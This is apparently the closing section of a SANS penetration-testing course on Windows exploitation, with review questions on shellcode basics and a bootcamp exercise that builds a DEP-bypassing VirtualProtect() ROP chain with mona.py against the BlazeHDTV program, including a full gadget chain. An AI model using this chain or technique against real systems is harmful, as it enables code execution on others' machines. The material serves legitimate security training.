3) True or False? LoadLibraryA() is used to load kernel32.dll into memory.

Review Questions

1) What is the most common way to locate kernel32.dll?
   a) SEH
   b) PEB
   c) ntdll.dll
2) What function allows you to obtain the RVA of a desired API?
   a) getpeername()
   b) GetProcAddress()
   c) getpid()
3) True or False? LoadLibraryA() is used to load kernel32.dll into memory.

Answers

1) B, PEB
2) B, GetProcAddress()
3) False

Answers

1) **B, PEB**: The Process Environment Block (PEB) is commonly used to locate the address of kernel32.dll due to its reliability.

2) **B, GetProcAddress()**: GetProcAddress() is the function commonly used to locate the Relative Virtual Address (RVA) of a function.

3) **False**: LoadLibraryA() is located inside of kernel32.dll. The dynamic linking process is used during runtime to load kernel32.dll into memory. Modules can then use LoadLibraryA() to load additional modules.

Recommended Reading

- "Understanding Windows Shellcode," by Skape:

  http://www.hick.org/code/skape/papers/win32-shellcode.pdf
- "Win32 Assembly Components," by the Last Stage of Delirium: Google for winasm-1.0.1.pdf
- Metasploit Project, by H.D. Moore and Crew: https://metasploit.com

Recommended Reading

"Understanding Windows Shellcode," by Skape:
http://www.hick.org/code/skape/papers/win32-shellcode.pdf

"Win32 Assembly Components," by The Last Stage of Delirium
(search Google for winasm-1.0.1.pdf)

Metasploit Project, by H.D. Moore and Crew:
https://metasploit.com

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

Exercise: Basic Stack Overflow

Exercise: SEH Overwrite

Defeating Hardware DEP with ROP

Demonstration: Defeating Hardware DEP Prior to Windows 7

Exercise: Using ROP to Disable DEP on Windows 7/8/10

Building a Metasploit Module

Windows Shellcode

Bootcamp

660.5 Bootcamp

Welcome to the Bootcamp exercises for 660.5.

Bootcamp

- Windows ROP challenge:
  - This challenge is on your own
  - Use mona.py to create a ROP chain
  - Your goal is to take this chain and get it working
- Not for the faint of heart, though you might be lucky and get a perfect ROP chain
- Treat it like a puzzle to solve
- To simplify, use the script provided in the last exercise, remove the ROP chain, and insert your own

Bootcamp

For this bootcamp, you are challenged with working through ROP chain problems that often arise. This challenge is not a guided challenge beyond the ROP chain generation. You are expected to work through building and, if necessary, fixing a ROP chain. There is no single correct way to fix the chain; there are likely many.

This challenge is not easy. The only way to improve your skills when you get to this point in exploit development is to figure out the answers to your problems by trial and error. You can ask an instructor for assistance when hitting a block in the road; however, the goal of this challenge is for you to figure it out, or else it would not be a learning experience. You should look at this like solving a puzzle. It should be fun and challenging.

To simplify the exercise, save a copy of the working script provided to you in the previous exercise, remove the ROP chain from the script, and then generate your own and insert it into the script.

Mona.py to Generate ROP Gadgets

- With the BlazeHDTV program loaded into Immunity Debugger and running, run the following from the Python command bar:

```
!mona rop -o -cp nonull
```

- This simply tells mona.py to search for ROP gadgets, using "-o" to ignore OS modules
- This will take a few minutes to run!
- Check your working directory when it is finished and review the created files

Mona.py to Generate ROP Gadgets

Start up the BlazeHDTV program and then attach to it with Immunity Debugger. When it is up and running, type the following into the Python command bar:

```
!mona rop -o -cp nonull
```

This is telling Mona to search through the loaded modules and discover potential ROP gadgets and chains to call VirtualProtect() and VirtualAlloc(). The -o option tells Mona not to use OS modules because they likely participate in rebasing and such. The "**-cp nonull**" tells Mona to generate a ROP chain excluding null bytes.

It will take several minutes, even up to 10 minutes, for Mona to run. The script is doing a lot of work finding gadgets. When it finishes, check your working directory and review the created files.

ROP Output Files

- In your working directory should be several files, such as rop.txt, stackpivot.txt, and rop_chains.txt
  - Open up the rop_chains.txt file
  - Review the VirtualProtect() chains that were generated for you
  - Again, the "-cp nonull" option tells Mona to try and figure out ways to produce the ROP chains with no null bytes

ROP Output Files

There should be quite a few new files generated, including rop.txt, stackpivot.txt, and rop_chains.txt. Open the rop_chains.txt file and review the chain generated. The -cp nonull option tells Mona to try and figure out ways to avoid nulls, yet still produce the wanted results. Depending on updates to Mona, the names of the output files may change at times. They should still include the same information and be rather self-explanatory.

Port the ROP Chain to Your Exploit

- When Mona is finished:
  - Review the rop_chains.txt file
  - Port the VirtualProtect() ROP chain over into the previous exploit, saving it as a new copy
  - Leave in the SE Handler overwrite, ROP NOPs, and so on. Replace only the ROP chain
  - Ensure it is properly aligned and set a breakpoint on the SE Handler overwrite address that does ADD ESP,800
  - Start single-stepping through your ROP chain and see where it crashes, using the rop.txt file for gadget options
  - Your goal is to work hard at slowly repairing the chain!

Note: The filenames generated by Mona may vary with the version

Good Luck!

Port the ROP Chain to Your Exploit

When mona.py finishes with the -cp nonull option, review the rop_chains.txt file it generated.

(Note: The files produced by Mona after running the rop command may vary, depending on the version you use.) Inside this file are likely several ROP chains for various API calls, also formatted for different programming languages. You want to port over the VirtualProtect() ROP chain into the previous exploit script we used in the section to disable DEP with ROP. Leave the majority of the script intact, including the shellcode, padding, SEH overwrite address, ROP NOPs, NOPs, and so on. You want to replace only the ROP chain from that script with the one just generated by mona.py. Save it as a new copy. Ensure everything is aligned and attached to BlazeHDTV with your debugger. Set a breakpoint on the SE Handler overwrite address, which should be the ADD ESP,800. Start single-stepping through the chain to see where it breaks. Use the rop.txt file to locate gadgets that can help you get around the problems. Who knows? You may get lucky and it'll work on the first try, but this is highly doubtful. Your goal is to gain experience working with ROP and fixing broken chains.

When viewing the rop_chains.txt file, we got the following VirtualProtect() ROP chain. (Yours may differ depending on the Mona version.)

```
VirtualProtect() 'pushad' rop chain
-----------------------------------
rop_gadgets =
[
0x6405347a,       # POP EDX # RETN (MediaPlayerCtrl.dll)
0x10011108,       # <- *&VirtualProtect()
0x64022bdb,       # MOV EDX,DWORD PTR DS:[EDX] # ADD AL,BYTE PTR DS:[EAX] # POP
```

```
ECX # MOV EAX,ESI # POP ESI # RETN 04 (MediaPlayerCtrl.dll)
0x41414141,     # junk
0x1001050e,     # PUSH EDX # ADD AL,5F # POP ESI # POP EBX # RETN 0C (SkinScrollBar.Dll)
0x41414141,     # junk, compensate
0x41414141,     # junk
0x6403d1a6,     # POP EBP # RETN (MediaPlayerCtrl.dll)
0x41414141,     # junk, compensate
0x41414141,     # junk, compensate
0x41414141,     # junk, compensate
0x60333503,     # ptr to 'push esp #  ret 0c' (from Configuration.dll)
0x6403d404,     # POP EAX # RETN (MediaPlayerCtrl.dll)
0xfffffdff,     # value to negate, target value : 0x00000201, target reg : ebx
0x60324984,     # NEG EAX # RETN (Configuration.dll)
0x61641c70,     # XCHG EAX,EBX # RETN (EPG.dll)
0x6403e80d,     # POP ECX # RETN (MediaPlayerCtrl.dll)
0x64056001,     # RW pointer (lpOldProtect) (-> ecx)
0x6032cc03,     # POP EDI # RETN (Configuration.dll)
0x6032cc04,     # ROP NOP (-> edi)
0x6403d404,     # POP EAX # RETN (MediaPlayerCtrl.dll)
0xffffffc0,     # value to negate, target value : 0x00000040, target reg : edx
0x60324984,     # NEG EAX # RETN (Configuration.dll)
0x64011f80,     # XCHG EAX,EDX # POP ESI # ADD ESP,8 # RETN 0C (MediaPlayerCtrl.dll)
0x6403d404,     # POP EAX # RETN (MediaPlayerCtrl.dll)
0x90909090,     # NOPS (-> eax)
0x60339fab,     # PUSHAD # RETN (Configuration.dll)
                # rop chain generated by mona.py
                # note : this chain may not work out of the box
                # you may have to change order or fix some gadgets,
                # but it should give you a head start
].pack("V*")
```

Bootcamp End

Bootcamp End

This concludes the Bootcamp.

COURSE RESOURCES AND CONTACT INFORMATION

AUTHOR CONTACT
Name: Stephen Sims
Email: stephen@deadlisting.com

Name: Josh Wright
Email: jwright@hasborg.com

Name: Jim Shewmaker
Email: james@bluenotch.com

SANS INSTITUTE
11200 Rockville Pike, Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.